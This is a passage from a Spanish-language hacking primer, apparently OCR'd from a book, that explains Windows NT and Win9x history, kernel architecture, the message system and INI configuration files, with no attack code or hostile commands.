Marketing: la maquinaria publicitaria de la empresa, con sede en Redmond, estado de Washington, EE.UU, es conocida en todo el mundo. Ellos estaban muy contentos de promocionar el sistema operativo de red nuevo de Microsoft, destacando en los medios de comunicación los dos principios anteriores.

El sistema operativo del servidor de red de Microsoft, impulsado por estos tres principios y ayudado por la inercia de los competidores, elevaron a Windows NT al primer puesto en administración de servidores durante la década de los 90. Sin embargo, Microsoft se dio cuenta de que también había un mercado para los sistemas operativos que se ejecutaban en los ordenadores de las personas en el hogar o la oficina. Estas personas necesitaban la estabilidad y la fiabilidad que el núcleo de Windows NT proporcionaba.
La familia Windows NT pronto saca las versiones que se utilizan en máquinas cliente (es decir, casa u oficina). Se llamo Windows NT Workstation, y tenía una estabilidad muy superior a cualquier miembro de la familia Win9x. Era básicamente, el kernel del “NT Server” sin los servicios de servidor y con algunas modificaciones para adaptarse a los ordenadores de escritorio. Algunos usuarios, cansados de tener que reiniciar y perder todos los datos debido al “fallo de protección general” (GPF), migraron a Windows NT Workstation (Algunos usuarios probaron otros sistemas como OS/2 (antes de ser asesinado por IBM), Macintosh (en este caso , sustituyendo no sólo el software, todo el equipo) y, más recientemente, las opciones tales como BeOS, FreeBSD y Linux. Con la excepción de OS/2 y BeOS (recientemente descontinuado), la mayoría de las personas que emigraron a otras plataformas no volvieron a Windows. ¿sintomático?).
Pero no todo eran flores. El kernel de Windows NT era muy diferente del kernel de la familia Win9x. Romper la compatibilidad entre los sistemas operativos significaba romper


la compatibilidad con el software y el hardware antiguo. Muchos de ellos simplemente no funcionaban en Windows NT. El usuario debía elegir, entre la estabilidad y compatibilidad. La última encarnación de Windows, denominada XP, quiere acabar con este problema. Utilizando técnicas de convergencia entre las tecnologías de las familias Win9x y NT, Microsoft se las ha arreglado para crear una versión de su producto más famoso, que según ellos, combina la estabilidad de Windows 2000 y es compatible con Windows Me. La versión servidor de Windows XP, se llama Windows 2003 Server.

Entre bastidores

Cualquier persona que tiene el objetivo de convertirse en un "hacker" (sea cual sea el sentido que le queramos dar a la palabra) debe conocer el funcionamiento de al menos un sistema operativo. A pesar de que los sistemas Unix son una buena escuela, por su modularización muy didáctica, entender lo que sucede en las "tripas" de los sistemas de Microsoft ayuda a comprender cómo un sistema puede evolucionar, y las posibles formas de evitar problemas de compatibilidad con las tecnologías más antiguas.
Debido a la naturaleza propietaria y cerrada de los productos de Microsoft, no se da ha conocer toda la información del sistema. En este capítulo se toma como punto de partida el conocimiento básico autorizado por la empresa. No vamos a entrar en mucho detalle sobre el núcleo del sistema.


- Estructura

En general, las dos familias del sistema operativo Windows utilizan el concepto de microkernel: sólo son implementados los servicios más básicos. Todos los demás están a cargo de los programas externos, que se ejecutan en modo de usuario, o como programas comunes. A grandes rasgos, esto significa que el usuario puede acceder peligrosamente a las partes del núcleo.




Internamente, las dos familias de productos de Windows son muy diferentes, aunque hay una capa de compatibilidad para que ambas plataformas puedan compartir los mismos controladores y periféricos, los conocidos como controladores de dispositivos (Device drivers). La familia NT incluso, tiene un software de capa de compatibilidad que permite al


sistema operativo implementar con éxito programas diseñados para la familia Win9x e incluso para patrones extraños como Unix/POSIX, Windows de 16-bit y OS/2 de IBM.




Mire cuidadosamente el diagrama. La estructura interna de Windows 9x parece modular. Hay una clara división entre el núcleo (normalmente se llama el “core”) y otras partes del sistema. Esta división, aunque visible en el papel, es muy tenue en la práctica. Varios procesos críticos del sistema se ejecutan en la misma área de memoria y compiten por los mismos recursos de procesamiento que los programas de usuario. A pesar de simplificar el desarrollo del sistema operativo y permitir la compatibilidad con el hardware y el software antiguo, no se puede obviar la inestabilidad que esta estructura implica.
Los programas de usuario (hoja de cálculo, procesador de textos, navegador, etc.) No tienen acceso al kernel directamente. Cada programa de 32 bits se ejecuta en una máquina virtual independiente, y tiene la impresión de tener un hardware y un núcleo del sistema operativo para el solo. Programas antiguos para MS-DOS también se ejecutan en máquinas virtuales independientes, porque tienden a captar todos los recursos de la máquina para si mismos, si no fuesen una máquina virtual, sería imposible ejecutarlos en Windows. Los programas de 16 bits de Windows 3, debido a su naturaleza multitarea corporativa, se ejecutan en una sola máquina virtual de 16 bits.
Hay un “shell” para interactuar entre los programas de cada máquina virtual, y el núcleo real de sistema. Este “shell” también se encarga de proporcionar los widgets (botones, barras de desplazamiento, los indicadores de progreso, decoración de la ventana) para las aplicaciones y mostrar el resultado de las ventanas configuradas por el usuario, para poder interactuar con el sistema. Este “shell” también proporciona algunas de las utilidades y herramientas del sistema como el Explorador de Windows, Panel de control, y el entorno de red.




El corazón de la familia Win9x es el “core” del sistema. Se compone de tres componentes: *el kernel*, responsable de control de procesos, E/S de hardware; *el usuario*, que controla la información manejada por el usuario (ventana, eventos activados por el usuario, iconos, menús) y multimedia; y el GDI (Graphics Device Interface), que interactúa con el hardware de vídeo. El subsistema de impresión también se encuentra en el GDI.




La familia de Windows 9x se compromete a ser compatible con aplicaciones antiguas de 16 bits de Windows 3.11 y MS-DOS. Por lo tanto, los componentes del “kernel”, el “user” y el GDI del núcleo, son en realidad, pares de archivos. Los componentes correspondientes del antiguo Windows 3.11 todavía están presentes y las aplicaciones antiguas acceden a ellos. Este es uno de los principales talones de Aquiles de la familia Win9x: los programas de 16 bits no funcionan en modo protegido, no tienen acceso a un “core” que funcione así. El resultado es la destrucción completa de la multitarea y la gestión de memoria.
Entre el núcleo y los controladores para dispositivos de hardware también hay una capa de interfaz, con rutinas que se convierten en el “core” de Windows independientemente del hardware utilizado. Uno de los componentes de esta capa es o VMM o Virtual Machine Manager. El VMM es quien crea y gestiona cada una de las máquinas virtuales para todos los programas de usuario, y el mismo núcleo del sistema tiene su propia máquina virtual.



Otro componente de esta capa es el sistema de archivos instalable o IFS. El sistema no está preparado para reconocer un número infinito de sistemas de archivos de forma nativa. En cambio, IFS permite que nuevos sistemas de archivos sean "conectados", lo que proporciona compatibilidad para casi cualquier tipo de ellos, basta que alguien escriba el módulo correspondiente.



El administrador de configuración, por el contrario, se encarga de automatizar la instalación de hardware Plug and Play y sus drivers. El módulo rige todo el proceso de instalación, desinstalación, y mantiene la base de datos actualizada de hardware en el registro.




Por último, el WDM (Win32 Driver Model) es una capa de traducción entre los controladores de dispositivo y el núcleo. Engaña al driver, haciéndole pensar que está instalado en el “kernel” de Windows NT. Con esto, los fabricantes de hardware pueden desarrollar los drivers que trabajan en ambas plataformas por igual.
La capa del sistema operativo más próxima al hardware es la de los controladores de dispositivos. Consisten en dos tipos complementarios de drivers, Universal y Mini. Vea la ilustración:

Los controladores universales son grandes paraguas con especificaciones genéricas de los dispositivos. Por ejemplo, un “driver” llamado universal módem contiene la información compartida por la mayoría de los módems. Esto facilita el desarrollo de los drivers con características específicas. Estas características se implementan en controladores ayudantes llamados mini-drivers. En los módems por ejemplo, un fabricante puede basarse en el controlador Universal y escribir una mini-driver con las especificaciones que difieren. Tenga en cuenta que muchos dispositivos de hardware puede trabajar sólo con el controlador universal.
El tipo más común de driver es el driver de virtualización (VxD). Algunos dispositivos de hardware deben ser capaces de satisfacer simultáneamente las demandas de varios programas. Estos dispositivos utilizan VxD para crear varias instancias de sí mismos. Cada máquina virtual del sistema piensa, entonces, que el hardware en cuestión es solo para ella.

El último elemento, es junto con la interfaz de usuario, el más palpable. *El registro* es una base de datos que almacena la configuración global de todo el sistema, así como la de cada aplicación. Cualquier cambio en el funcionamiento o en el comportamiento del sistema debe hacerse en el Registro.


Familia WinNT

La arquitectura de la familia WinNT difiere radicalmente de la familia Win9x. En ella existe una separación explícita entre el modo de operación “kernel” y el modo operación usuario. Los programas de usuario se ejecutan en un único espacio de memoria y tienen un cierto tiempo de uso de la CPU. Los procesos que se ejecutan en modo kernel , están así, protegidos del acoso depredador de programas "mal educados".



A diferencia de los sistemas operativos más antiguos, como el Unix original y los sistemas de “mainframes”, el kernel de Windows NT, y derivados, no es monolítico. En lugar de llevar todos los tipos de controladores de dispositivos imaginables dentro de la "nuez", Windows utiliza el concepto de un microkernel, un núcleo con sólo los servicios más críticos y esenciales que pueden ser complementados con programas de ayuda externa. La mayoría de estos programas externos se ejecutan en modo usuario, dejando en el modo kernel sólo los servicios de más bajo nivel y alta prioridad. Estos servicios se dividen en cinco componentes principales. El primero es el GDI, que controla los dispositivos de pantalla de manera similar a la familia de Windows 9x.
Los otros cuatro elementos - Windows Ejecutivo, kernel, controladores de dispositivo y HAL están tan estrechamente interrelacionados que aparecen en el mismo marco en nuestro diagrama. El Ejecutivo es el hogar de varios módulos de interfaz entre el kernel y los demás componentes, tanto para el usuario y los programas como para el hardware - podría ser considerado un "shell" del kernel. Los controladores de dispositivo, trabajan de forma muy similar a la familia de Windows 9x, con arquitectura basada en WDM y VxD. Por último, el Hardware Abstraction Layer o HAL, proporciona una capa de abstracción para el núcleo.
El principio de funcionamiento de la HAL es muy similar al modelo de Universal/mini-driver. El HAL "engaña" al kernel de Windows, haciéndole creer que el hardware es

siempre el mismo. Si hay algún cambio de arquitectura en el PC - por ejemplo, un nuevo método de acceso a la memoria - sólo tiene que instalar una nueva HAL. No es necesario volver a instalar una versión más reciente de Windows, y mucho menos reescribirlo de nuevo.
Los sistemas de la familia WinNT también utilizan el concepto de registro para mantener la configuración del sistema. La estructura del registro es muy similar a la de la familia Windows 9x.



Observe las similitudes y diferencias entre este diagrama y el de la familia Windows 9x. Dentro de *Executive*, tenemos un modulo VMM con función idéntica a la de Windows 9x. Otros tres módulos *Gerenciador de objetos, de procesos y de llamadas de sistema* atienden la gestión de instancias de procesos y métodos para el kernel. Un nuevo módulo es el *administrador de referencia de seguridad*, que proporciona servicios de autenticación y seguridad para los subsistemas externos. Recuerde que la familia NT es realmente multiusuaria y, por eso, necesita de rutinas de autenticación y control de acceso. El ultimo modulo, llamado *administrador E/S* (I/O Manager), añade los servicios de E/S de Windows para dispositivos de hardware, comunicación externa (serial y redes) y principalmente con los dispositivos de almacenamiento (discos y cintas).
Los varios subsistemas que ruedan en modo usuario controlan la creación de maquinas virtuales para las aplicaciones de los usuarios. Note que hay un subsistema exclusivo para la seguridad, que presenta los diálogos de autenticación para que los usuarios se comuniquen con *el administrador de referencia de seguridad* del núcleo del sistema para permitir o denegar su acceso.
Quema unas pocas neuronas e intenta descubrir como funciona cada uno de los módulos

mostrados y como se integra con los otros. Busca en Internet hasta encontrar datos sobre cada uno de ellos, sin olvidarte de ninguno. Después de eso, deje el libro, levántese, salga de casa y vaya a ver gente. Quizás, ha tomar una cerveza...

- Entidades

Windows es un sistema operativo basado en eventos. Por eventos, nos referimos a cualquier actividad de cualquier hardware (por ejemplo, moviendo el ratón), o las señales de los programas (cuando se cierra una ventana).
Windows tiene tres entidades principales: los programas, ventanas y mensajes. Los programas son aplicaciones que usa la gente: Editor de textos, Calculadora, Solitario o el emulador de terminal. Cada programa tiene una o más ventanas. El usuario se comunica con los programas a través del sistema operativo, que utiliza para ello mensajes. Cada programa se comunica con sus muchas ventanas también a través de mensajes.
Los programas se componen de uno o más archivos. Los tipos más comunes de archivos en programas para Windows es el ejecutable, de extensión EXE (partes del código específico para ese programa), DLL (biblioteca compartida de funciones) y, más recientemente, los controles ActiveX (un tipo especial de DLL que contiene las extensiones multimedia).
Los archivos DLL son componentes importantes en los sistemas Windows. Acrónimo de *Dynamic Link Libraries*, son bibliotecas de funciones que pueden ser accedidos por cualquier aplicación. Además de reducir el tamaño de los archivos EXE, los archivos DLL permiten que varios programas compartan el mismo rasgo o característica. Por ejemplo, todas las aplicaciones de Windows tienen la misma apariencia debido a un archivo DLL en particular GDI.DLL, que maneja la interfaz gráfica de usuario. Prácticamente todo el kernel de Windows se basa en archivos DLL. Los programadores también pueden utilizar las funciones del *Microsoft Foundation Classes* para facilitar su trabajo. El MFC se encuentran en una DLL llamada MFC.DLL.
Los programas generan varias ventanas. Además de la representación visual, las ventanas son entidades en sí mismas, llevan decenas, a veces cientos, de campos de información: los colores, tamaño de la ventana, tamaño del borde, la posición de los objetos dentro de la ventana, etc. Uno se llama “handle”, que identifica el programa que creó la ventana. Otro campo es el identificador de ventana que identifica la ventana con un solo número (diferente de cero) en el sistema. Un tercer campo de interés es “Z-order”. A partir de el, el sistema fija el orden de visualización de ventanas.
Para la comunicación entre el sistema operativo y, los programas y sus ventanas, se emiten mensajes entre ellos. Un mensaje no es más que una estructura de datos pequeños. Por lo general, esto incluye:

Marca de tiempo (hora en que se publicó) el mensaje
Identificador de mensaje
Identificador de la ventana (handle ventana)
Dos o más campos al mensaje en sí mismo

El identificador de mensaje le dice a la ventana del programa el “asunto” del mensaje. Los

nombres son indicativos de mensajes, como WM_LBUTTONDOWN (botón izquierdo del ratón se ha pulsado) o WM_KEYDOWN (se presiona una tecla). Sin embargo, internamente cada uno de estos nombres se sustituye por una constante numérica. Los nombres son sólo mnemotécnicos.
Los mensajes son generados de una forma muy simple. Imaginemos una situación real: El usuario pulsa la 'A'. El teclado envía al ordenador un tren de datos que indican que primero se presiono una tecla, después que tecla fue y a continuación el número ASCII del carácter correspondiente a la tecla. Cuando el usuario suelta el botón, el teclado sigue enviando una señal que indica el evento. Cada pieza de hardware de tu equipo tiene una señal eléctrica llamada de interrupción asociado a ella. La BIOS de la computadora, cuando recibe una señal de interrupción, detiene todo lo que está haciendo y desvía el procesamiento a una dirección particular asociada a esta interrupción, y permite el control de la CPU al programa que reside allí. Este programa se llama manipulador de interrupciones o “interrupt handler”.
El manipulador de interrupciónes no es un programa de la BIOS sino una rutina del sistema operativo, por lo que es obvio que Windows instaló su propio controlador para montar mensajes en función de las interrupciones recibidas. El mensaje del ejemplo contendrá el identificador de mensaje WM_KEYDOWN, un número que identifica qué tecla se presiona y el identificador de la ventana donde se pulsó el botón. Después de eso, el mensaje se envía a la ventana. El teclado generará un nuevo mensaje identificado como WM-CHAR, que contiene el código ASCII de la tecla. Cuando se suelta el botón, se genera un mensaje WM_KEYRELEASE.
Los mensajes generados van a una cola de mensajes llamada “application message queue”. Cada programa tiene su cola, y Windows dirige correctamente los mensajes a cada uno. Las aplicaciones van sacando cada mensaje de la “cola” y las reorienta a las ventanas correspondientes. Las ventanas, a su vez, poseen funciones internas llamadas “window procedures” para el procesamiento de los datos recibidos en el mensaje y decidir qué hacer con ellos. Algunos mensajes no se dirigen a ninguna ventana. Estos mensajes se dividen en el procedimiento por defecto de Windows y son manejados por el kernel.

¿Cómo lo hago?

Cada sistema operativo tiene un mecanismo para mantener su configuración. Con Windows no podría ser diferente, pero, a diferencia de muchos otros sistemas operativos que utilizan archivos de texto sin formato, Microsoft creo una estructura compilada (binaria) y extremadamente oscura para guardar cosas. Hay pros y los contras en este enfoque.

- Archivos INI

El veterano Windows 3 tenía una manera aparentemente fácil de mantener la configuración del sistema. A través de simples archivos de texto con extensión INI, podía configurar todas las opciones para Windows y las aplicaciones, cargar drivers de dispositivos y módulos para el kernel del sistema operativo.
Inicialmente había dos archivos, WIN.INI y SYSTEM.INI. El primero almacenaba la

configuración relacionada con el usuario (colores, iconos, posición de las ventanas) y el segundo las partes referentes a la máquina, el hardware y el funcionamiento interno de Windows - controladores de dispositivo , programas residentes, archivos internos y caminos. El archivo SYSTEM.INI también guardaba conjuntos de programas y aplicaciones que el usuario instala en su máquina.
Pero la vida era difícil antes de Windows 95. Los archivos INI podían tener un tamaño máximo de sólo 64 KB. A pesar de ser un archivo de texto sin formato esa limitación le permitía guardar una cantidad muy pequeña de información. La solución fue poner en SYSTEM.INI, apuntadores para localizar otros archivos INI, y así cada aplicación podía tener el suyo. Los programas podían mantener su configuración en SYSTEM.INI, pero a los desarrolladores se les animó a crear sus propias INIs. Por ejemplo, en un SYSTEM.INI había una indicación para Microsoft Excel (C/OFFICE/EXCEL.INI), que mantenía su configuración de Excel. Simple, ¿no?. No tanto.
Al principio,los usuarios, instalaban pocos programas. Administrar algunos INIs era fácil para Windows y para el usuario. Pero a medida que empezaron a aparecer nuevos programas ya no era posible llevar a cabo esta función con la gallardía de antaño. ¿Cómo determinar cuál de los archivos INI (de sistema o aplicaciones) tenia prioridad?, y si ¿algún parámetro está en conflicto?.
El límite de 64 KB también comenzó a quedarse pequeño para la cantidad de detalles que cada aplicación tenia que almacenar, el mismo SYSTEM.INI estaba repleto de vectores que apuntaban a otros INIs. Otros factores que contribuyeron al aumento del tamaño del INI eran desinstalar aplicaciones que no eliminaban sus líneas en el SYSTEM.INI, incluso una simple actualización (por ejemplo, de WordPerfect 2 a 3), terminaba con una doble configuración en el archivo. En el arranque, Windows estaba obligado a leer el contenido de grandes WIN.INI y SYSTEM.INI que, siendo menores de 64 KB, contribuían a la caída en el rendimiento del sistema.

